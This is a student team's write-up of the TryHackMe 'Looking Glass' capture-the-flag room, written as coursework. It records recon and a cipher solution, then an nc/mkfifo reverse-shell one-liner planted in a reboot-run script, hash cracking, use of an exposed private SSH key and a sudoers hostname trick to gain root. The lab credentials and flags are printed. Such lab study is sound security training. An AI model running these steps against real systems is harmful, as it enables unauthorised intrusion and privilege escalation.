

PenTest 1

TL5L


THE CONVOCATION

Members

ID	Name	Role
1211102601	Adil Azraie Bin Razman	Leader
1211101903	Daniysh bin Ahmad Azwang Aisram	Member
1211102301	Muhammad Aqrel Bin Shahrulanuar Mushaddat	Member
-	-	-

This is the write-up of our progress in the Looking Glass room in TryHackMe. This is a group effort that is challenged to us as part of the penetration test 1 for PSP0201. The following is our solution to the challenge:

QUESTION 1:



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sC -sV 10.10.204.30  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 05:58 EDT  
Nmap scan report for 10.10.204.30  
Host is up (0.19s latency).  
Not shown: 916 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro  
tocol 2.0)  
| ssh-hostkey:  
|_ 2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)  
|_ 256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)  
|_ 256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)  
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:
```

Members Involved: Adil, Daniysh, Aqrel

Tools used: Kali (Linux), nmap, www.dcode.fr, pentestmonkey,

First things first we started up the terminal, got the IP address from it and inserted the command

```
nmap -sC -sV 10.10.204.30
```

into the Kali Linux terminal.

The first thing we noticed is that there are many listed open ports starting from 9000 all the way down to port 13783. From then on we tried enumerating SSH.

```
(kali㉿kali)-[~]
$ ssh -p 9000 test@10.10.204.30
The authenticity of host '[10.10.204.30]:9000 ([10.10.204.30]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.204.30]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.204.30 closed.
```

when enumerating ssh and connecting to one of the ports, in this case port 9000. The SSH server responds with “Lower”. Upon stumbling on this we tried connecting to another port, this time port 13999, this pops up:

```
(kali㉿kali)-[~]
$ ssh -p 13999 test@10.10.204.30
The authenticity of host '[10.10.204.30]:13999 ([10.10.204.30]:13999)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  (629 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.204.30]:13999' (RSA) to the list of known hosts.
Higher
Connection to 10.10.204.30 closed.
```

The SSH server now responds with “Higher”, from here we decided to write a quick bash code that would run through each port automatically.

```
~/Documents/spam.sh - Mousepad
File Edit Search View Document Help
+ ↑ ↓ ↵ ↺ ↻ ✂ 📄 🔍 🔍 ↺
1 #!/bin/bash
2
3 for port in {13783..13999}
4 do
5     printf "$port"
6     ssh -o StrictHostKeyChecking=no -p $port 10.10.204.30
7 done
```

upon inputting the bash into the terminal and letting it run, it stopped on a cipher.

```
13804Warning: Permanently added '[10.10.204.30]:13804' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvds lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbke wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevms.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: █
```

After stumbling upon this cypher we took a while looking for the right decoder, going through rotation, caesar and others. The one that worked was the vigenere decoder on <https://www.dcode.fr/vigenere-cipher>.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock

The decoded cipher gave us the secret, that being bewareTheJabberwock. Inputting the secret got us

```
Enter Secret:  
jabberwock:RosesSheepWheatMorning  
Connection to 10.10.204.30 closed.
```

this message: . We quickly assumed that this would be the username and password.

```

(kali@kali)-[~/Documents]
$ ssh jabberwock@10.10.204.30
The authenticity of host '10.10.204.30 (10.10.204.30)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.204.30' (ED25519) to the list of known hosts.
jabberwock@10.10.204.30's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$

```

using ssh to log in and inputting the password of : RosesSheepWheatMorning, the following was outputted. We had successfully logged into the username of jabberwock. After some playing around with the files that were in there we had found the answer to the first question that just needed some simple text reversing.

QUESTION 2:

For question 2 which is to find the root.txt flag, this is quite a long and tedious task as we have to use several tools and tricks in order to accomplish this.

First things first, we have decided to overwrite the twasBrillig.sh file with a reverse shell which is shown in bold and bright green colour in the following picture below.

```

jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt

```

The next step is to edit the following file with GNU nano and insert a reverse shell into it. The code is as follows:

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 'my-own-ip' 'port' >/tmp/f" > twasBrillig.sh
```

* please note that we wrote this code using Sublime Text 3 first

Then we set up our netcat listener using port 443 and executed the reboot command with *sudo /sbin/reboot*

After a couple of moments, we got our reverse shell! Now logging in as the user "tweedledum".

```

jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.127.212 closed by remote host.
Connection to 10.10.127.212 closed.
kali@kali:~/Downloads/THM$

kali@kali:~/Downloads/THM$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.4.36.186] from (UNKNOWN) [10.10.127.212] 36018
bash: cannot set terminal process group (882): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ whoami
whoami
tweedledum
tweedledum@looking-glass:~$

```

Now what is the next step? Our plan is to log in as the user “humptydumpty” this time. After scouring through the home directory of “tweedledum”, we found a .txt file that is titled “humptydumpty.txt”. The following file seems to contain a number of random hashes:

```
tweedledum@looking-glass:~$ ls -la
ls -la
total 28
drwx----- 2 tweedledum tweedledum 4096 Jul  3 2020 .
drwxr-xr-x  8 root        root        4096 Jul  3 2020 ..
lrwxrwxrwx  1 root        root          9 Jul  3 2020 .bash_history -> /dev/null
-rw-r--r--  1 tweedledum tweedledum  220 Jun 30 2020 .bash_logout
-rw-r--r--  1 tweedledum tweedledum 3771 Jun 30 2020 .bashrc
-rw-r--r--  1 tweedledum tweedledum  807 Jun 30 2020 .profile
-rw-r--r--  1 root        root         520 Jul  3 2020 humptydumpty.txt
-rw-r--r--  1 root        root         296 Jul  3 2020 poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

Upon further inspection, we found that we can crack the hashes using <https://hashes.com>. Thus, we simply paste the hashes into the box and we can see that each line appears to be SHA-256 with the exception of the last hash which is HEX encoded.

Proceeded!
8 hashes were checked: 8 found 0 not found

Found:

28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of:SHA256PLAIN

5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password:SHA256X1PLAIN

7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one:SHA256PLAIN

b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these:SHA256PLAIN

b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the:SHA256PLAIN

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe:SHA256PLAIN

fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6:is:SHA256PLAIN

7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk:Hex encoded string

Time to use a different tool to decrypt the HEX line, and this is what we got:

VIEW

Bytes

FORMAT: Hexadecimal

GROUP BY: Byte

7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

VIEW

Text

the password is zyxwvutsrqponmlk

Bingo! The password which we assumed it is for the user “humptydumpty”.

Now we are good to go, logging in as the user “humptydumpty”.


```

jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$ whoami
humptydumpty
humptydumpty@looking-glass:/home/jabberwock$

```

Time to scour through the home directory of “humptydumpty” just like we did to “tweedledum” and it seems there are not any interesting files that we can see here.

```

humptydumpty@looking-glass:/home/jabberwock$ cd ../humptydumpty/
humptydumpty@looking-glass:~$ ls -la
total 24
drwx----- 2 humptydumpty humptydumpty 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 humptydumpty humptydumpty 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 humptydumpty humptydumpty 3771 Jul 3 2020 .bashrc
-rw-r--r-- 1 humptydumpty humptydumpty 807 Jul 3 2020 .profile
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul 3 2020 poetry.txt

```

So, what now? Lest we forget, there is another user in mind which is “alice”. Although the user “alice”’s folder will not allow us to list files, the .ssh folder can still be accessed and it appears to contain a private SSH key.

```

humptydumpty@looking-glass:~$ cd ..
humptydumpty@looking-glass:/home$ ls -la
total 32
drwxr-xr-x 8 root root 4096 Jul 3 2020 .
drwxr-xr-x 24 root root 4096 Jul 2 2020 ..
drwx-x-x-x 6 alice alice 4096 Jul 3 2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul 3 2020 humptydumpty
drwxrwxrwx 6 jabberwock jabberwock 4096 May 18 08:47 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul 3 2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul 3 2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul 3 2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice/
humptydumpty@looking-glass:/home/alice$ ls -la
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls .ssh/
ls: cannot open directory '.ssh/': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xiZft4aYPqmfXm1735FPLGf4j9ExZhlmmd
NIRchPaFqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrndnydwbtiK1P14bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzfV4uPkpBL13f4rBf84RmuKEEY6bYZ+/WOEGHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfw4yYe+klIGZyyk1ia7HGHnKpIRufPdJdT+r
NGrjYfLjzheWBMHx7JkhkEUFIVx6ZV1y+giHQIDAQABoIBAQAHAIA5kCyMqtQj
X2F+09J8qjvFz+GSL7LAIVuC5Ryqlxm5tsg4nUzVLRgFRMpn7hJAJD/bwFKLb7j
/pHmkU1C4WkaJdjpZSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5fJ
q12PZTPvpwPtRw+RebKMwjQwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jLMHQO
zmU73tuPVQSESGeUP2j0lv7q5toEYieoA+7ULpGDWdn8PxQjCF/2QUa2jFalixsK
WFEcmTnIQDyOFWCBmgOvik4Lzk/rDgn9VjcYFx0puj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPw3LZyviKena/HyWLxXWHXG6ji7aW
DmtVXjjQ0wcj0LuDkT4QqVCJVRGbdBVG0FLoWZzLpYGJchxmLR+RHCb40pZjBgr5
8bjlQcp6pp1BRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIQxtAFQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTSMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYfLykL9KaCGr
+zLC0tJ8FQZKjDhOgnDKUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKgj
oPPwkhxhA0U1XdtOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6LzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2Qjy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTayNnRMH1U7kuFPUb2ZXCMnCLHAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVem/4s9eonVimF+u19HJFOPJsAYxa0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$

```

Now our mission is to log in as the user “alice”, and the key is right there. All we need to do is the save the key to a file, and be sure to set up the permissions with `chmod 600 key`

After that, we use the key which is saved to a file to authenticate ourselves as the user “alice”:


```
kali@kali:~/Downloads/THM$ vim key
kali@kali:~/Downloads/THM$ chmod 600 key
kali@kali:~/Downloads/THM$ ssh -i key alice@10.10.127.212
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$
```

We are almost there! By typing `cd /etc/sudoers.d/`, we can see that the user “alice” has its own directory.

```
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

To solve this problem, we can actually do a sudo with a different hostname. Thus, it will be like this:

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d#
```

Now we are “root”, which means that we can finally get our flag! From here on out, everything should be straightforward :)

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```




Same step as how we got our user flag, simply reverse it again.

And that is all!

Please note that some of the screenshots are taken from another source, but everything else is more or less the same as ours.

Source: <https://steflan-security.com/tryhackme-looking-glass-walkthrough/>

Contributions:

ID	Name	Contribution	Signatures
1211102601	Adil Azraie Bin Razman	Did the recon, wrote the write up and found the port to get to the cipher and getting the user flag	
1211101903	Daniysh bin Ahmad Azwang Aisram	Experimenting with different tools to get to the root flag and writing the write up for question 2.	
1211102301	Muhammad Aqrel Bin Shahrulanuar Mushaddat	Continuing from question 1 going through each user and deciphering the ciphers, helping get the user flag.	
-	-	-	-

VIDEO LINK: <https://youtu.be/8NAxBLEfVEs>